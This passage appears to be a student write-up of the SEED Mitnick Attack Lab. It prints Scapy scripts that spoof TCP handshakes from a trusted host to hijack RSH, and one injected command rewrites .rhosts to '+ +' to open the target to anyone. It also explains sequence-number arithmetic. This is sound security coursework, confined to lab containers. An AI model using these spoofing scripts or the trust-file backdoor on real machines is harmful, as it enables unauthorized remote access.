filter=(f"tcp and src host {TARGET_IP} and dst host {TRUSTED_IP} "
f"and dst port {CALLBACK_PORT}"),
prn=on_callback_syn,
stop_filter=lambda _packet: handled,
timeout=90,
store=False,
)
print("[*] Callback monitoring finished", flush=True)
```

- Here, `flags="S"` identifies the SYN *initiated by X-Terminal*.
- `second_isn` is the new connection's **client-side** initial sequence number.
- `sport=9090` identifies the responder port for the callback.
- `tcp.sport` is the source port actually present in the captured second-connection SYN. The lab showed both 1022 and 1023, so the responder uses that captured port rather than assuming it is always 1023.
- `OUR_ISN` is the responder's own starting sequence number; `flags="SA"` sends SYN-ACK.

- The acknowledgment advances by one because the received SYN occupies one sequence number.

Observed result: Wireshark showed the second SYN, SYN-ACK, and ACK, followed by RSH communication. The marker file existed on X-Terminal with timestamp **31 October 2026, 16:09:29 UTC** (Figures 11–12).

A5 — `rsh_first_task3.py`: Demonstrate the trust-file weakness

Purpose: Repeat the working first connection but send the Task 3 test command. The requested file change is deliberately insecure and is only appropriate within the disposable SEED containers. The second responder (`rsh_second.py`) must be running first. The original `.rhosts` must be backed up and restored after collecting evidence.

Python

```python
#!/usr/bin/env python3
"""SEED Task 3 ONLY: reproduce the lab's deliberately insecure trust entry.
This changes /home/seed/.rhosts on X-Terminal to '+ +'.
It must be used ONLY in the isolated SEED Docker environment, then restored.
Start rsh_second.py first. Do not execute against real systems.
"""
import os
from threading import Thread
from time import sleep
from scapy.all import IP, TCP, Raw, send, sniff
TRUSTED_IP = "10.9.0.6"
TARGET_IP = "10.9.0.5"
IFACE = os.environ.get("LAB_IFACE", "br-6514365f0955")
SOURCE_PORT = 1023
RSH_PORT = 514
CLIENT_ISN = 0x1000
handled = False
# RSH fields are NUL-separated. The last field is the task's lab-only command.
RSH_REQUEST = (
b"9090\x00seed\x00seed\x00"
b"printf '+ +\\n' > /home/seed/.rhosts\x00"
)
def on_packet(packet):
global handled
if handled or not packet.haslayer(TCP):
return
tcp = packet[TCP]
if tcp.flags != "SA":
return
handled = True
seq = (CLIENT_ISN + 1) % (2**32)
ack = (tcp.seq + 1) % (2**32)
ip = IP(src=TRUSTED_IP, dst=TARGET_IP)
send(ip / TCP(sport=SOURCE_PORT, dport=RSH_PORT,
flags="A", seq=seq, ack=ack), verbose=False)
send(ip / TCP(sport=SOURCE_PORT, dport=RSH_PORT,
```

```
flags="PA", seq=seq, ack=ack)
/ Raw(load=RSH_REQUEST), verbose=False)
print(f"[+] Task 3 RSH request sent ({len(RSH_REQUEST)} bytes)",
flush=True)
def send_initial_syn():
sleep(1)
packet = (
IP(src=TRUSTED_IP, dst=TARGET_IP)
/ TCP(sport=SOURCE_PORT, dport=RSH_PORT,
flags="S", seq=CLIENT_ISN)
)
send(packet, count=1, verbose=False)
print("[+] Spoofed SYN sent", flush=True)
if __name__ == "__main__":
print("[!] SEED CONTAINERS ONLY. Restore .rhosts after Task 3.",
flush=True)
Thread(target=send_initial_syn, daemon=True).start()
sniff(
iface=IFACE,
filter=(f"tcp and src host {TARGET_IP} and dst host {TRUSTED_IP} "
f"and src port {RSH_PORT} and dst port {SOURCE_PORT}"),
prn=on_packet,
stop_filter=lambda _packet: handled,
timeout=15,
store=False,
)
print("[*] Task 3 request test finished", flush=True)
```

- The TCP handshake logic is the same as in `rsh_first.py`.
- The RSH request contains the Task 3 command in its fourth NUL-terminated field.
- Wireshark and the resulting `.rhosts` contents are the evidence; a printed **request sent** message alone is not enough.
- The follow-up `rsh -l seed 10.9.0.5 id` test verifies subsequent access.
- The demonstration must be followed by restoring the original restrictive trust file and shutting down the containers.

Appendix B — Sequence numbers: prediction versus acknowledgment

B1 — The guaranteed TCP rule

An **initial sequence number (ISN)** is the starting sequence number chosen for a TCP connection. TCP acknowledgments indicate the next sequence number a receiver expects. SYN and FIN each consume one sequence number; a pure ACK consumes none. A data segment with *L* payload bytes consumes *L* numbers [3].

For a SYN with no data:

Packet / output

```
Client SYN:          Seq = C
Server SYN-ACK:      Seq = S, Ack = C + 1
Client final ACK:    Seq = C + 1, Ack = S + 1

All sequence arithmetic is modulo 2^32.
```

Our measured example: The test SYN used `C = 0x1000 = 4096`. Wireshark showed a raw server ISN `S = 2600821487`. So the final ACK would carry **Seq = 4097** and **Ack = 2600821488**. The values come from the TCP handshake rules, not from guessing the server's next random value.

Python

```python
client_next_seq = (4096 + 1) % (2**32) # 4097
server_next_ack = (2600821487 + 1) % (2**32) # 2600821488
```

Why Wireshark sometimes says `Seq=0`: Relative sequence numbers start each displayed stream from zero. The value used in the packet is **Sequence Number (raw)**, not Wireshark's relative zero.

B2 — What historical ISN prediction means

The original attack was different: the attacker **could not see** the spoofed SYN-ACK. The attacker sampled earlier server ISNs, found their pattern, and predicted the *next* one. The SEED background explains that this was possible because older implementations generated more predictable ISNs [1].

Here is an **invented teaching example**, not a measurement from our project:

Observed connection	Example server ISN
1	100,000
2	164,000
3	228,000
4	292,000

The difference is a constant 64,000. For *that artificial example only*, one could forecast:

Packet / output

```
Estimated step = 164000 - 100000 = 64000
Next predicted ISN = 292000 + 64000 = 356000
Expected acknowledgment = 356000 + 1 = 356001
```

The simplified prediction is `next ISN ≈ (previous ISN + estimated step) mod 2^32`. Historical implementations could also depend on elapsed time or other counters. **This formula is not universal and cannot predict modern randomized ISNs.**

B3 — What we actually did in this lab

Question	Answer
Did we predict the server's ISN from a pattern?	**No.**
How did we learn the server's ISN?	We observed the SYN-ACK raw sequence field in Wireshark/Scapy.
Why did we add 1?	TCP's SYN flag consumes one sequence number.
Did we use captured ACK numbers in our script?	No; the calculation used the captured **sequence** field.
Why did SEED allow this?	Modern ISN randomization makes blind prediction infeasible; the lab allows packet sniffing as a simulation.

The main takeaway: Predicting an unknown ISN is an attack-specific inference. Calculating `Ack = observed ISN + 1` is a normal TCP protocol rule. We used the **second**, not the first [1, 3].

Appendix C — Quick command reminder

Kali Terminal

```
# Start the environment (Kali)
cd ~/Labsetup
sudo docker compose up -d --build
sudo docker compose ps

# Find Wireshark interface (Kali)
ip -br addr

# Run the two already-prepared test programs
# Terminal 1 – first
sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
# Terminal 2 – second
sudo docker exec -it seed-attacker python3 /volumes/rsh_first.py

# Check the result on X-Terminal
sudo docker exec x-terminal-10.9.0.5 ls -l --full-time /tmp/xyz

# Finish the environment
sudo docker compose down
```

The full Python programs are printed in Appendix A and are available as files in the repository `scripts/` directory.

Official sources

[1] Wenliang Du, *The Mitnick Attack Lab*, SEED Labs (2020), 12 pages. Official exercises, setup instructions, and report requirements. https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Mitnick_Attack.pdf. Original lab material: © Wenliang Du, CC BY-NC-SA 4.0.

[2] SEED Labs, *SEED Manual for Containers*. Official Docker environment guidance. https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md

[3] RFC Editor, *RFC 9293 — Transmission Control Protocol (TCP)* (2022), Sections 3.1 and 3.5. The TCP sequence-number and three-way-handshake rules. https://www.rfc-editor.org/rfc/rfc9293